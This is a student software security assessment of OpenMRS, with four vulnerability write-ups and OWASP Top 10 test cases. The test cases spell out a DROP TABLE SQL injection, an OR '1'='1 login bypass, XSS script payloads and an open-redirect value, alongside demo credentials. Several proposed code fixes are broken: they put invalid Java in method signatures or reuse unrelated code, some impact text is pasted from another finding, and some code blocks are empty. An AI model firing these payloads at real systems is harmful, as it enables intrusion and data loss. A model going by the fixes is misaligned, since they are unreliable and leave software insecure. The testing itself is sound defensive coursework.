VERSION 1

DECEMBER 8, 2017

OPENMRS - SOFTWARE SECURITY ASSESSMENT

A CSC515 – FALL2017 PROJECT

PRESENTED BY: NGUYEN, DING, LI, LUAN

NORTH CAROLINA STATE UNIVERSITY
ENGINEERING BUILDING II - CAMPUS BOX 8206, 890 OVAL DR,
Raleigh, NC 27606

OPENMRS - SOFTWARE SECURITY ASSESSMENT

This graduate level project serves as an illustration as of how a software security assessment can be done. Due to the limited scope and time budget, this report is far from complete when compared to how a professional production level software security assessment.

OVERVIEW OF MAIN SECTIONS

1. Outstanding Vulnerabilities & Fixes	We present four vulnerabilities regarding OpenMRS that can be fixed right away. For each vulnerability, we include the name, business impact, affected component(s), description, test result and mitigations.
2. OWASP Top 10	We audit OpenMRS based on OWASP Top 10 vulnerabilities. For each of OWASP vulnerability, we presented two test cases.
3. Threat Modeling	We examined OpenMRS password policy, built Abuse/Misuse cases, built attack trees, built protection trees, and did a quick research on OpenMRS vulnerability history
4. Static Analysis	We audit OpenMRS logging features and presented 10 test cases. Code level static analysis was done with Eclipse + Fortify and 10 changes were recommended to the OpenMRS team. In addition, we designed 5 test cases with input fuzzing/client bypassing and concluded this section with 10 recommendations regarding OpenMRS security requirements.
5. Design Analysis	We found several design violations within OpenMRS and reported: 3 architectural design principle violations, 3 usable security principle violations. We also recommend 5 new functional requirements to be added to the system and some specific bug fixes.

OBJECTIVE

- Security risk management involving threat models, abuse/misuse cases, as well as other security frameworks, metrics, and risk management practices.
- Security testing methods
- Secure coding techniques and security requirements

TEAM MEMBERS

TAM NGUYEN (TNNGUYE6)

XIANGQING DING (XDING3)

ZHUO LI (ZLI36)

FUXING LUAN (FLUAN)

INDEX

1 - OUTSTANDING VULNERABILITIES

1-1 LOGIN LOCATION OVERFLOW

AFFECTED MODULE : OPENMRS LOGIN / REGISTRATION

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : Buffer overflow
- Attack value : 99999999999999999999

VULNERABILITY DESCRIPTION

When logging in, there was no safe failing mechanism for invalid selection of session location value. In this case, server prints out full stack trace of the error. One way to carry out this attack is through SQL injection and replace the values of all location IDs with values beyond the scope of integer. Sequential integer order of location ID is also vulnerable to location probing. For example, a clerk may not be able to see the locations accessible by the doctors from the UI but can try to manually probe the location by putting in the location ID.

BUSINESS IMPACT

Attackers can cause this buffer overflow leading to a complete denial of service potentially to all system users. Depending on the scale and task, the cost of each downtime hour can range from $100 to thousands of dollars. Violation of Service Level Agreement regarding the uptime may also lead to legal issues and bad reputations. Further business plans that are based on the effectiveness of location tracking may be troubled. For example, if a hospital is planning on opening another hospital and thinking of establishing online boundaries between two hospitals by using the location feature, such plan will have to put on hold.


CONSEQUENCES

Denial of service on system like OpenMRS can cause severe consequences to all stakeholders. Patients will not be accepted as fast as the hospital can handle and it may be huge issues in emergency cases. Doctors unable to look up important patient information will further cause delays in treatments and might even lead to incorrect decisions. With sequential integer as location ID, malicious insiders can try and may successfully login to locations s/he is not supposed to be in.


MITIGATION

We proposed the short term fix and the long term fix. The short term fix is to truncate the raw location ID string before converting it to integer to be used by other functions. This is one example of a possible fix

ORIGINAL CODE



MODIFIED CODE



The long term fix is to establish a hash table, mapping hashed values with true location IDs and only the hash values are made viewable by the users. This reduces the chance of location hijacking and improves the security of all components that use location data. For example, there are some modules or some programs made available to some certain locations. Making location data harder to guess will also help security administrator spot issues quicker. For example, a particular user was logged in into 2 locations at the same time.

1-2 LOGIN PAGE REDIRECT TO LOGOUT

AFFECTED MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : unauthorized redirect after login
- Attack value : %2Fopenmrs-standalone%2Fappui%2Fheader%2Flogout.action%3FsuccessUrl%3Dopenmrs-standalone

VULNERABILITY DESCRIPTION

Attackers can redirect logged in users immediately to a logout page upon users' successful login, creating an illusion that user's credential was not correct. The exploit is simple yet can cause a massive confusion as well as effective denial of service. In another case, attackers may redirect users to a malicious page upon login in order to steal session cookies and other important information.

BUSINESS IMPACT

Attackers can cause this buffer overflow leading to a complete denial of service potentially to all system users. Depending on the scale and task, the cost of each downtime hour can range from $100 to thousands of dollars. Violation of Service Level Agreement regarding the uptime may also lead to legal issues and bad reputations. Further business plans that are based on the effectiveness of location tracking may be troubled. For example, if a hospital is planning on opening another hospital and thinking of establishing online boundaries between two hospitals by using the location feature, such plan will have to put on hold.

CONSEQUENCES

Denial of service on system like OpenMRS can cause severe consequences to all stakeholders. Patients will not be accepted as fast as the hospital can handle and it may be huge issues in emergency cases. Doctors unable to look up important patient information will further cause delays in treatments and might even lead to incorrect decisions. With sequential integer as location ID, malicious insiders can try and may successfully login to locations s/he is not supposed to be in.

MITIGATION

We propose two solutions, one for short term and the other one for long term. For the short term, the solution is to spot and replace any "logout" string with a "home" string so that even when attackers found a way to force the logout page (to accomplish denial of service), the server codes will change that and redirect user back to home.

ORIGINAL CODE

RegisterPatientFragmentController.java

```
263             }
264         }
265
266         InfoErrorMessageUtil.flashInfoMessage(request.getSession(), ui.message("registrationapp.createdPatientMessage", ui.encod
267
268         String redirectUrl = app.getConfig().get("afterCreatedUrl").getTextValue();
269         redirectUrl = redirectUrl.replaceAll("\\{\\{patientId\\}\\}", patient.getUuid().toString());
270         if (registrationEncounter != null) {
271             redirectUrl = redirectUrl.replaceAll("\\{\\{encounterId\\}\\}", registrationEncounter.getId().toString());
272         }
273
274         return new SuccessResult(redirectUrl);
275     }
```

MODIFIED CODE

*RegisterPatientFragmentController.java

```
263             }
264         }
265
266         InfoErrorMessageUtil.flashInfoMessage(request.getSession(), ui.message("registrationapp.createdPatientMessage", ui.encod
267
268         String redirectUrl = app.getConfig().get("afterCreatedUrl").getTextValue();
269         redirectUrl = redirectUrl.replaceAll("\\{\\{logout\\}\\}", "home");
270         redirectUrl = redirectUrl.replaceAll("\\{\\{patientId\\}\\}", patient.getUuid().toString());
271         if (registrationEncounter != null) {
272             redirectUrl = redirectUrl.replaceAll("\\{\\{encounterId\\}\\}", registrationEncounter.getId().toString());
273         }
274
```

For the long-term solution, we recommend encryption of URL information. Before sending the responses to clients, the server encrypts the redirection URL using a private key. Later on, when receiving back the URL redirection data from client's request, server will decrypt and perform redirection. Due to encryption mechanism, it will be impossible for attackers to guess or forge

redirection data. The private key can be deprived from the session key so we will have a new key for each user session.

1-3 PRIVACY VIOLATION

AFFECTED MODULE: WHOLE OPENMRS SYSTEM

VULNERABILITY DESCRIPTION

Mishandling private information, such as user passwords or private information, can compromise user privacy, and is often illegal. Privacy violations occur when users' private information enters the program, or the data is written to an external location. [1]

For this vulnerability, the method *authenticate()* in *Context.java*:287 mishandles confidential information. More specifically, the password enters the program. Furthermore, the statement `log.debug("Authenticating with username: " + username);` in *authenticate()* will display the username in log when debug is enabled. From a security perspective, system should log all important operations so that any anomalous activity can later be identified. However, when private data is involved, this practice can in fact create risk.

BUSINESS IMPACT

This vulnerability would allow attackers access to personal information, sensitive data and system functionality. The leakage of personal information will cause a financial loss to employee and patients of hospitals using openMRS system. As a consequence, the reputation of the hospital and openMRS team will also be heavily damaged. The hospital and the openMRS team may even face a charge or financial punishment to compensate the loss of patients and employees.

CONSEQUENCES

The application may reveal system data, personal information or debugging information by raising exceptions or generating error messages. Leakage of sensitive data through an output stream or logging function can allow attackers to gain knowledge about the application and craft specialized attacks on the it [3]. Once the attackers successfully take advantage of this vulnerability, they can get the username and password of users. After they log in as a user, they can do whatever they want, such as stealing personal information, or even breaking the system.

MITIGATION

One potential fix for this problem is minimizing the exposure of sensitive data and encrypting them if they are needed. Make sure the source code of the application cannot be decompiled and interpolated by others. Sanitize all messages, removing any unnecessary sensitive information. Ensure that debugging, error messages, and exceptions are only visible to developer.

For this vulnerability, we proposed a code fix shown below:

ORIGINAL CODE

Context.java

```
282      * @should not authenticate with null password and proper username
283      * @should not authenticate with null password and proper system id
284      */
285     public static void authenticate(String username, String password) throws ContextAuthenticationException {
286         if (log.isDebugEnabled()) {
287             log.debug("Authenticating with username: " + username);
288         }
289
290         if (Daemon.isDaemonThread()) {
291             log.error("Authentication attempted while operating on a "
292                     + "daemon thread, authenticating is not necessary or allowed");
293             return;
294         }
295
296         getUserContext().authenticate(username, password, getContextDAO());
297     }
298
```

MODIFIED CODE

*Context.java

```
282      * @should not authenticate with null password and proper username
283      * @should not authenticate with null password and proper system id
284      */
285     public static void authenticate(String username, String encodeString(password)) throws ContextAuthenticationException {
286
287         if (log.isDebugEnabled()) {
288             log.debug("Authenticating with username: " + username);
289         }
290
```

1-4 PASSWORD IN CONFIGURATION FILE

AFFECTED MODULE : WHOLE OPENMRS SYSTEM

VULNERABILITY DESCRIPTION

Storing a password in plaintext may result in a system compromise. Password management issues occur when a password is stored in plaintext in an application's properties or configuration file. Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource.[[2]](https://www.owasp.org/index.php/Password_Plaintext_Storage](https://www.owasp.org/index.php/Password_Plaintext_Storage)

For this vulnerability, in *liquibase-core-data.xml*:5, the password is stored as plaintext in the configuration file.

BUSINESS IMPACT

This vulnerability would allow attackers access to the password and the resources the password protects. There is possibility that the attacker could make the system out of service by some methods such as changing the password. As a consequence, this would cause a impediment for hospitals relying on the openMRS system. The hospitals would suffer a loss of money to ensure normal operations. The openMRS system would also suffer a loss of reputation.

CONSEQUENCES

Once the attackers successfully take advantage of this vulnerability, the access control of openMRS system will be violated. This can result in compromise of the system for which the password is used. An attacker could gain access to this file and learn the stored password or even change the password to one of their choosing. Also, the attackers could access to the resources the password protects and then cause damage to the system.

MITIGATION

To solve the problem, one efficient method is avoiding storing passwords in easily accessible locations. However, removing the fields in configuration file may need enormous architecture change and even break the system. So, another potential mitigation method for this problem is encrypting the password field or the whole configuration file with cryptographic hashes Then the plaintext password will not be retrieved by attacker. Also we can assign access permission on the configuration file. So the plaintext password is not accessible to the attackers without permission.

For this vulnerability, we proposed a code fix shown below:

ORIGINAL CODE:

Context.java

```
282      * @should not authenticate with null password and proper username
283      * @should not authenticate with null password and proper system id
284      */
285     public static void authenticate(String username, String password) throws ContextAuthenticationException {
286         if (log.isDebugEnabled()) {
287             log.debug("Authenticating with username: " + username);
288         }
289
290         if (Daemon.isDaemonThread()) {
291             log.error("Authentication attempted while operating on a "
292                     + "daemon thread, authenticating is not necessary or allowed");
293             return;
294         }
295
296         getUserContext().authenticate(username, password, getContextDAO());
297     }
```

MODIFIED CODE:

*Context.java

```
282      * @should not authenticate with null password and proper username
283      * @should not authenticate with null password and proper system id
284      */
285     public static void authenticate(String username, String encodeString(password)) throws ContextAuthenticationException {
286
287         if (log.isDebugEnabled()) {
288             log.debug("Authenticating with username: " + username);
289         }
290
```

2 – OWASP TOP 10 - TEST CASES

[A1 - 01 - INJECTION] [DROP TABLE]

NAME OF MODULE : [SEARCH]

PRIORITY : [HIGH]

TEST DESCRIPTION

Injection attacks occur when unvalidated input is embedded in an instruction stream and cannot be distinguished from valid instructions. This test is to see whether using SQL key words in the search fields will affect the database.

* PRECONDITION

A local computer with administrator privilege


1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST STEPS

1. Start local openMRS and log in with the username(`nurse`) and password(`Nurse123`)
2. Click “Find Patient Record” in the main page
3. Input `a'; Drop Table Patients;"` in the search field




* EXPECTED RESULTS

No result will be shown

1. Existed patients will not be deleted

* ACTUAL RESULTS

No result showed Existing patients still there



TEST STATUS : [PASS]

[A1 - 02 - INJECTION] [TAUTOLOGY]

NAME OF MODULE : [LOGIN]

PRIORITY : [HIGH]

TEST DESCRIPTION

Injection attacks occur when unvalidated input is embedded in an instruction stream and cannot be distinguished from valid instructions. This test case is to test whether using tautology can bypass password authentication.

*** PRECONDITION**

A local computer with administrator privilege


1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

*** ASSUMPTION**

OpenMRS with demo database runs normally

*** TEST DATA**

1. Username: `' OR '1' = '1` Password: `' OR '1' = '1`



*** TEST STEPS**

Start local openMRS

1. Log in with the username and password

* EXPECTED RESULTS

Fail to login

* ACTUAL RESULTS

Login Failed

TEST STATUS : [PASS]

[A2 - 01 - BAC] [EXPOSED SESSION IDS]

NAME OF MODULE : [SESSION]

PRIORITY : [HIGH]

TEST DESCRIPTION : BROKEN ACCESS CONTROL

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do. This test case focuses on whether the session IDs are exposed to the URLs.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `nurse`
2. Password: `Nurse123`

* TEST STEPS

Start local openMRS and log in with the username and password

1. Click all links on the web page and see the URLs

* EXPECTED RESULTS

No session information will be exposed in the URLs

* ACTUAL RESULTS

No session information exposed

TEST STATUS : [PASS]

[A2 - 02 - BAC] [SESSION TIME OUTS]

NAME OF MODULE : [SESSION]

PRIORITY : [HIGH]

TEST DESCRIPTION : BROKEN ACCESS CONTROL

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do. In this test, we will test whether the session is ended when the browser closes.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

1. Username: `nurse`
2. Password: `Nurse123`

* TEST STEPS

Start local openMRS and log in with the username and account

1. Close browser
2. Reopen browser and visit the website again

* EXPECTED RESULTS

Login will be required

* ACTUAL RESULTS

Login is required

TEST STATUS : [PASS]

[A3 - 01 - XSS] [DETECTING REFLECTED XSS]

NAME OF MODULE : [SEARCH FIELD IN FIND PATIENT RECORD]

PRIORITY : [HIGH]

TEST DESCRIPTION

XSS attacks are essentially code injection attacks into the various interpreters in the browser. This test case is trying to detect if a script can be integrated in HTML and executed.

* PRECONDITION

A local computer with administrator privilege


1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION


OpenMRS with demo database runs normally

* TEST STEPS


1. Start local openMRS and log in with the username (`nurse`) and password (`Nurse123`)




2. Click “Find Patient Record” in the main page



3. Input script (`<script>alert("Attacked")</script>`) in the search field and search



4. Input script (`%3cscript%3e alert("Attacked") %3cscript%3e`) in the search field and search




* EXPECTED RESULTS


Scripts are not accepted

1. Scripts are accepted but not executed

* ACTUAL RESULTS

Scripts are accepted but not executed.





TEST STATUS : [PASS]

[A3 - 02 - XSS] [DETECTING STORED XSS]

NAME OF MODULE : [ALLERGY PAGE]

PRIORITY : [HIGH]

TEST DESCRIPTION

XSS attacks are essentially code injection attacks into the various interpreters in the browser. This test case is trying to see if script can be stored and executed in the allergy page.

* PRECONDITION

A local computer with administrator privilege


1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped

* ASSUMPTION


OpenMRS with demo database runs normally

* TEST STEPS


1. Start openMRS and log in with username(`nurse`) and password(`Nurse123`)




2. Click “Find Patient Record” button in the main page



3. Search one of the patient (e.g. Christopher Allen) and go to the patient page by clicking the entry




4. In the patient page, find ALLERGIES column and click the edit button




5. In the allergy page, click “Add New Allergy” button to add a new allergy

6. In the “comment” field, add the script (`<script>alert("Attacked")</script>`). Other field can be filled with own choice. After that, save the allergy.



7. Go to the allergy page again to see if there is a pop-up with message "Attacked"

8. Again add a new allergy and In the “comment” field, add the script(`comment"><script>alert("Attacked")</script>`). Other field can be filled with own choice. After that, save the allergy.



9. Go to the allergy page again to see if there is a pop-up with message "Attacked"

